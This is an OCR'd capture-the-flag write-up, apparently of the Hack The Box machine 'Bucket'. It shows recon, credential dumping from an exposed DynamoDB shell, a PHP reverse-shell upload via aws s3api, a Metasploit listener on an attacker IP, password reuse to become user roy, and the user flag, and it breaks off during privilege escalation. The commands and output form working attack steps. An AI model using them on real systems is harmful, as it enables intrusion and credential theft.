Bucket

10.129.55.54

InfoGathering

SCOPE

```
Hosts
=====

address       mac  name        os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----        -------  ---------  -----  -------  ----  --------
10.129.55.54       bucket.htb  Linux               4.X    server
```

SERVICES

```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.129.55.54  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
10.129.55.54  80    tcp    http  open   Apache httpd 2.4.41
```


SSH

```
SSH         10.129.55.54    22     10.129.55.54     [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4
```


```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

```
PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Thu, 03 Dec 2020 19:22:53 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Last-Modified: Thu, 03 Dec 2020 19:22:02 GMT
|   ETag: "14e0-5b5944645e334"
|   Accept-Ranges: bytes
|   Content-Length: 5344
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-title: Site doesn't have a title (text/html).
```



HOME PAGE: http://bucket.htb/



EMAIL ADDRESS: support@bucket.htb
PHONE NUMBER: +1 0011223344

I fuzzed for Subdomains and added the results to my /etc/hosts file


```
# Command Executed on Attack Machine
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.bucket.htb' -u
http://10.129.55.54/ --hw=26
```

SCREENSHOT EVIDENCE OF RESULTS


```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.55.54/
Total requests: 4997

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000247:   404        0 L      2 W        21 Ch       "s3"

Total time: 0
Processed Requests: 4997
Filtered Requests: 4996
Requests/sec.: 0
```

SUBDOMAIN HOMEPAGE: http://s3.bucket.htb/

{"status": "running"}




SCREENSHOT EVIDENCE OF FUZZ RESULTS



Gaining Access


I noticed that I can communicate with the machines API over the http://s3.bucket.htb/ site
EXAMPLE URL: http://s3.bucket.htb/health



When I navigate to http://s3.bucket.htb.shell I get redirected to http://444af250749d:-4566/shell/
Port 4566 is closed and only accessible locally

I can navigate to the /shell URI at this link http://s3.bucket.htb/shell/

SCREENSHOT EVIDENCE OF AWS SITE



This led me to discover that DynamoDB is being used.
The program offers API templates for performing queries on the database. I first tested out the ListTables query. By clicking the arrow pointing left button I inserted the query into my text area.
I then modified the query setting the Limit to 100 and the table name to Users


SCREENSHOT EVIDENCE OF TEMPLATE

```
var params = {
    ExclusiveStartTableName: 'users', // optional (for pagination, returned as LastEvalu
eName)
    Limit: 100, // optional (to further limit the number of table names returned per pag
};
dynamodb.listTables(params, function(err, data) {
    if (err) ppJson(err); // an error occurred
    else ppJson(data); // successful response
});
```

I was able to query the users table to return clear text passwords using the below query

```
var params ={
    TableName:'users',
        Limit:10,
            Select:'ALL_ATTRIBUTES',// OPTIONS (ALL_ATTRIBUTES | ALL_PROJECTED_ATTRIBUTES |
SPECIFIC_ATTRIBUTES | COUNT)
                ConsistentRead:false,
                ReturnConsumedCapacity:'NONE',// OPTIONS (NONE | TOTAL | INDEXES)
            };
            dynamodb.scan(params, function(err, data) {
                if (err) ppJson(err); // an error occurred
                else ppJson(data); // successful response
            });
```

SCREENSHOT EVIDENCE OF QUERY AND RESULTS



CREDENTIALS


USERNAME	PASSWORD
Mgmt	Management@#-1@#
Cloudadm	Welcome-123!
Sysadm	n2vM-<_K_Q:.Aa

The templates were a little intimidating to use at first.

I discovered I could use the awscli package to communicate with the database as well. This allowed me to more easily enumerate

```
# Commands Executed on Attack Machine
sudo apt update && sudo apt install awscli -y
aws configure
AWS Access Key ID     :  sysadm
AWS Secret Access Key :  n2vM-<_K_Q:.Aa
Default region name   :  US
Default output format :  json

aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb
```


SCREENSHOT EVIDENCE OF RESULTS



While skimming through the documentation I found a way to upload files.
With HTTP access to the machine I uploaded a PHP reverse shell to the target and viewed it in my browser to execute it and obtain a reverse shell

```
# Commands Executed on Attack Machine
aws s3api put-object --endpoint-url http://s3.bucket.htb/ --bucket adserver --key shell.php --body /var/www/
html/php-reverse-shell.php
```

SCREENSHOT EVIDENCE OF RESULT



I then started a Metasploit listener

```
# Commands Executed on Attack Machine
msfconsole
```

```
use multi/handler
set LHOST 10.10.14.84
set LPORT 1337
set payload php/reverse_php
set WORKSPACE Bucket
run
```

I then visited the shell.php reverse shell file I uploaded in FIrefox to obtain a reverse shell
LINK: http://bucket.htb/shell.php

SCREENSHOT EVIDENCE OF SHELL

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.84:1337
[*] Command shell session 1 opened (10.10.14.84:1337 → 10.129.55.54:49492) at 2020-12-03 15:30:49 -0500


$ bash
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
bucket
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:4a:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.54/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 398sec preferred_lft 398sec
    inet6 dead:beef::250:56ff:feb9:4ae8/64 scope global dynamic mngtmpaddr
       valid_lft 86085sec preferred_lft 14085sec
```

Roy is the only user account inside the home directory. I attempted the passwords I had previously found to see if any work for his account and obtained access as Roy

```
# Commands Executed on Target Machine
python3 -c 'import pty;pty.spawn("/bin/bash")'
su roy
Password: n2vM-<_K_Q:.Aa2
```

SCREENSHOT EVIDENCE OF ROY ACCESS

```
www-data@bucket:/$ su roy
su roy
Password: n2vM-<_K_Q:.Aa2

roy@bucket:/$ hostname
hostname
bucket
roy@bucket:/$ id
id
uid=1000(roy) gid=1000(roy) groups=1000(roy),1001(sysadm)
roy@bucket:/$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue sta
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
    link/ether 00:50:56:b9:4a:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.54/16 brd 10.129.255.255 scope global
```

I was the able to read the user flag

```
# Command Executed on Target Machine
cat ~/user.txt
# RESULTS
ab291b744cb1a424cd59910a66a77af7
```

SCREENSHOT EVIDENCE OF USER FLAG

```
roy@bucket:/$ cat ~/user.txt
cat ~/user.txt
ab291b744cb1a424cd59910a66a77af7
roy@bucket:/$
```

USER FLAG : ab291b744cb1a424cd59910a66a77af7

PrivEsc

In my enumeration I discovered there are 3 ports only available locally.

```
# Command Executed on Target Machine
ss -tunlp
```

SCREENSHOT EVIDENCE OF OPEN PORTS

```
roy@bucket:/$ ss -tunlp
ss -tunlp
Netid  State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port Process
udp    UNCONN   0        0          127.0.0.53%lo:53            0.0.0.0:*
udp    UNCONN   0        0                0.0.0.0:68            0.0.0.0:*
tcp    LISTEN   0        4096       127.0.0.53%lo:53            0.0.0.0:*
tcp    LISTEN   0        4096           127.0.0.1:4566          0.0.0.0:*
